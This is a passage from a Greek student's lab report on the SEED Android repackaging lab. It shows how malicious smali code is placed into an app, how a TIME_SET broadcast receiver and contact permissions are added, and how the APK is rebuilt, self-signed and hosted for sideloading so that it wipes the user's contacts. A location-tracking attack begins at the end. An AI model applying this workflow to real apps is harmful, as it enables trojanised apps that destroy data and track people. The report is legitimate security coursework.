αρχιτεκτονική συστατικών του Android για την έναρξη ενεργειών χωρίς αλληλεπίδραση με τον χρήστη, καθιστώντας την αποτελεσματική μέθοδο για την υλοποίηση μιας επίθεσης επανασυσκευασίας.

Επίσης στο μέρος της Δραστηριότητας 3 περιλαμβάνει την ενσωμάτωση ενός `BroadcastReceiver` σε μια εφαρμογή Android που εκτελεί κακόβουλο κώδικα για να διαγράψει όλες τις επαφές από τη συσκευή. Ο `BroadcastReceiver` ενεργοποιείται από ένα συγκεκριμένο γεγονός εκπομπής, ενεργοποιώντας την κακόβουλη ενέργεια. Σκοπός αυτής της άσκησης είναι να καταδείξει πώς μπορούν να ενσωματωθούν και να ενεργοποιηθούν διακριτικά κακόβουλες λειτουργίες μέσα σε μια εφαρμογή, τονίζοντας τη σημασία της κατανόησης και της εξασφάλισης των δεκτών εκπομπής στην ανάπτυξη Android για την αποτροπή μη εξουσιοδοτημένης πρόσβασης και απώλειας δεδομένων.

#### **Βήμα 1: Κατέβασμα του κακόβουλου κώδικα (σε μορφή smali)**

Εχώ κατεβάσει τον κακοβούλο κωδικά από την προηγούμενη δραστηριότητα.


## Βήμα 2: Ενσωμάτωση κακόβουλου κώδικα στην εφαρμογή-στόχο



```
[05/12/24]seed@VM:~/.../SeedAndroid$ ls
index.html  __MACOSX  MaliciousCode.smali  RepackagingLab  RepackagingLab.apk
[05/12/24]seed@VM:~/.../SeedAndroid$ cd RepackagingLab
[05/12/24]seed@VM:~/.../RepackagingLab$ cd smali
[05/12/24]seed@VM:~/.../smali$ cd com
[05/12/24]seed@VM:~/.../com$ ls
mobiseed
[05/12/24]seed@VM:~/.../com$ cd mobiseed
[05/12/24]seed@VM:~/.../mobiseed$ ls
repackaging
[05/12/24]seed@VM:~/.../mobiseed$ cd repackaging
[05/12/24]seed@VM:~/.../repackaging$ ls
BuildConfig.smali  R$bool.smali  R$integer.smali  R$string.smali
HelloMobiSEED.smali  R$color.smali  R$layout.smali  R$styleable.smali
MaliciousCode.smali  R$dimen.smali  R$menu.smali  R$style.smali
R$anim.smali  R$drawable.smali  R$mipmap.smali
R$attr.smali  R$id.smali  R.smali
[05/12/24]seed@VM:~/.../repackaging$
```

11.Εικόνα εισαγωγή κωδικά στην εφαρμογή.

## Βήμα 3: Ρύθμιση της επανασυναρμολογημένης εφαρμογής



```
1 <?xml version="1.0" encoding="utf-8" standalone="no"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging"
3   platformBuildVersionCode="23" platformBuildVersionName="6.0-2166767">
4   <uses-permission android:name="android.permission.READ_CONTACTS" />
5   <uses-permission android:name="android.permission.WRITE_CONTACTS" />
6
7   <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/app_name"
8     android:supportRtl="true" android:theme="@style/AppTheme">
9     <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar">
10       <intent-filter>
11         <action android:name="android.intent.action.MAIN" />
12         <category android:name="android.intent.category.LAUNCHER" />
13       </intent-filter>
14     </activity>
15     <receiver android:name="com.MaliciousCode">
16       <intent-filter>
17         <action android:name="android.intent.action.TIME_SET" />
18       </intent-filter>
19     </receiver>
20   </application>
21 </manifest>
```

12.Εικόνα εισαγωγή αναλογών permissions για να τρέξει ο κακοβούλος κωδικός.


## **Δραστηριότητα 4: Επανασυναρμολόγηση της εφαρμογής**

### **Περίληψη:**

Στη Δραστηριότητα 4, θα ολοκληρώσουμε τη διαδικασία επανασυνσκευασίας μιας εφαρμογής Android χρησιμοποιώντας το APKTool για να ανακατασκευάσετε το αρχείο APK που τώρα περιλαμβάνει τον ενσωματωμένο κακόβουλο κώδικα. Αυτή η δραστηριότητα περιλαμβάνει:

1. Ανακατασκευή του APK: Χρησιμοποιώντας το APKTool, ανασυνθέτουμε τα τροποποιημένα αρχεία σε ένα ενιαίο APK, έτοιμο για εγκατάσταση.
2. Ψηφιακή υπογραφή: Το Android απαιτεί όλες οι εφαρμογές να είναι ψηφιακά υπογεγραμμένες. Αντί να αποκτήσετε ένα δαπανηρό πιστοποιητικό από μια Αρχή Πιστοποιητικών, θα χρησιμοποιήσουμε ένα αυτο-υπογεγραμμένο πιστοποιητικό. Αυτό επιτρέπει την εγκατάσταση της εφαρμογής σε συσκευές, αλλά δεν είναι ασφαλές, καθώς καμία αρχή δεν επαληθεύει αυτά τα πιστοποιητικά.

### **Βήμα 1: Ανακατασκευή του αρχείου APK**



```
Terminal
[05/12/24]seed@VM:~/.../SeedAndroid$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building apk file...
I: Copying unknown files/dir...
[05/12/24]seed@VM:~/.../SeedAndroid$
```

13.Είкона ανακατασκευή εφαρμογής.

### **Βήμα 2: Δημιουργία ζεύγους κλειδιών**



```
[05/12/24]seed@VM:~/.../SeedAndroid$ keytool -alias papageorgiou -genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]: filippos papageorgiou
What is the name of your organizational unit?
  [Unknown]: Uniwa
What is the name of your organization?
  [Unknown]: uniwa
What is the name of your City or Locality?
  [Unknown]: athens
What is the name of your State or Province?
  [Unknown]: athens
What is the two-letter country code for this unit?
  [Unknown]: GR
Is CN=filippos papageorgiou, OU=Uniwa, O=uniwa, L=athens, ST=athens, C=GR correct?
[no]:
What is your first and last name?
  [filippos papageorgiou]: filippos papageorgiou
What is the name of your organizational unit?
  [Uniwa]: Uniwa
```

#### 14.Είкона Δημιουργία κλειδιού

### Βήμα 3: Ψηφιακή υπογραφή του νέου αρχείου APK

```
Terminal
[05/12/24]seed@VM:~/.../dist$ jarsigner -keystore mykey.keystore RepackagingLab
papageorgiou
Enter Passphrase for keystore:
jarsigner: unable to open jar file: RepackagingLab
[05/12/24]seed@VM:~/.../dist$ jarsigner -keystore mykey.keystore RepackagingLab.
apk papageorgiou
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a times
tamp, users may not be able to validate this jar after the signer certificate's
expiration date (2024-08-10) or after any future revocation date.
[05/12/24]seed@VM:~/.../dist$
```

#### 15.Είкона Δημιουργία και επιβαίβεωση ψηφιακού κλειδιού.

## Δραστηριότητα 5: Εκτέλεση της επίθεσης


### Περίληψη:

Στη Δραστηριότητα 5, θα εκτελέσουμε την επίθεση εγκαθιστώντας την επανασυσκευασμένη και κακόβουλα τροποποιημένη εφαρμογή στο VM SEEDAndroid. Ακούστε τι συνεπάγεται αυτό:

1. Εγκατάσταση της τροποποιημένης εφαρμογής: Θα εγκαταστήσουμε την εφαρμογή που περιέχει πλέον κακόβουλο κώδικα στο SEEDAndroid VM, το οποίο προσομοιώνει ένα πραγματικό περιβάλλον συσκευής Android.
2. Δοκιμή της επίθεσης: Ο στόχος της επίθεσης που είναι ενσωματωμένη στην εφαρμογή είναι να διαγράψει αυτόματα όλες τις επαφές του χρήστη όταν ο χρήστης αλλάζει την ώρα στη συσκευή του. Αυτό το γεγονός ενεργοποιεί τον κακόβουλο κώδικα μέσα στην εφαρμογή.

### **Βήμα 1: Εγκατάσταση εφαρμογής στη συσκευή Android**

Έγω για αυτό το βήμα της δραστηριότητας 5 θα διαλεξώ να το κάνω με sideloading εφόσον έχουμε και Html κωδικά έτοιμο από πριν.




```
app
< > var www html app
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Network
Computer
Connect to Server
index.html
RepackagingLab.apk

Terminal
[05/12/24]seed@VM:~/.../dist$ jarsigner -keystore mykey.keystore RepackagingLab
papageorgiou
Enter Passphrase for keystore:
jarsigner: unable to open jar file: RepackagingLab
[05/12/24]seed@VM:~/.../dist$ jarsigner -keystore mykey.keystore RepackagingLab.
apk papageorgiou
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a times
tamp, users may not be able to validate this jar after the signer certificate's
expiration date (2024-08-10) or after any future revocation date.
[05/12/24]seed@VM:~/.../dist$ ls
mykey.keystore RepackagingLab.apk
[05/12/24]seed@VM:~/.../dist$ sudo mv RepackagingLab.apk /var/www/html/app
[05/12/24]seed@VM:~/.../dist$ sudo service apache2 restart
[05/12/24]seed@VM:~/.../dist$
```

16.Εικόνα Ετοιμάζω την σελίδα με την καινούργια εφαρμογή.


## Βήμα 2: Ενεργοποίηση των αδειών (permissions) στο Android VM



## The best Android Apps


[Click here to donlowad my cool App](#)

17.Εικόνα ξανακατεβαζώ την εφαρμογή απο android.




18.Εικόνα επιτυχες κατέβασμα.






19.Εικόνα επιτρέπουμε την εφαρμογή να έχει permissions στο contacts.


### **Βήμα 3: Εκτέλεση της επίθεσης**



20.Εικόνα Δημιουργία επαφών contacts.



21.Είκονα Τρεξιμό εφαρμογής.



22.Εικόνα επιτυχία κακοβούλου κωδικά.

## **Δραστηριότητα 6: Παρακολούθηση της τοποθεσίας του θύματος**

### **Περίληψη:**

Στη Δραστηριότητα 6, θα συμμετάσχουμε σε ένα διαφορετικό είδος επίθεσης χρησιμοποιώντας την τεχνική επανασυσκευασίας, με στόχο τον εντοπισμό της τοποθεσίας του χρήστη-θύματος.

1. Στόχος: Ο κύριος στόχος αυτής της επίθεσης είναι η παρακολούθηση και ο εντοπισμός της θέσης του θύματος, αξιοποιώντας την προσέγγιση επανασυσκευασίας για την τροποποίηση μιας εφαρμογής ώστε να περιλαμβάνει αυτή τη δυνατότητα.

2. Ρύθμιση εικονικών τοποθεσιών:


- Χρησιμοποιώντας εφαρμογή εικονικής τοποθεσίας: Δεδομένου ότι το Android VM (εικονική μηχανή) που χρησιμοποιείται σε αυτή την άσκηση δεν διαθέτει πραγματικό υλικό GPS, θα χρησιμοποιήσουμε μια εφαρμογή εικονικής τοποθεσίας για την προσομοίωση δεδομένων τοποθεσίας. Αυτή η προσέγγιση είναι συνηθισμένη σε περιβάλλοντα ανάπτυξης και δοκιμών όπου οι δυνατότητες υλικού είναι περιορισμένες.

3. Εφαρμογή MockLocation: Το VM έχει προρυθμιστεί με την εφαρμογή MockLocation, η οποία μπορεί να προσομοιώσει ίχνη θέσης σε έξι διαφορετικές πόλεις. Αυτή η λειτουργία σας επιτρέπει

να δοκιμάσουμε πώς συμπεριφέρεται η επανασυσκευασμένη εφαρμογή σε διάφορες γεωγραφικές ρυθμίσεις χωρίς να χρειάζεται πραγματική κίνηση ή σήματα GPS.

## Βήμα 1: Διαμόρφωση DNS στο Android VM


Θα χρησιμοποιήσω τον εναλλακτικό τρόπο , δηλαδή από την μηχανή του επιτεθεμένου.



```
Terminal
[05/12/24]seed@VM:~$ adb connect 10.0.2.4
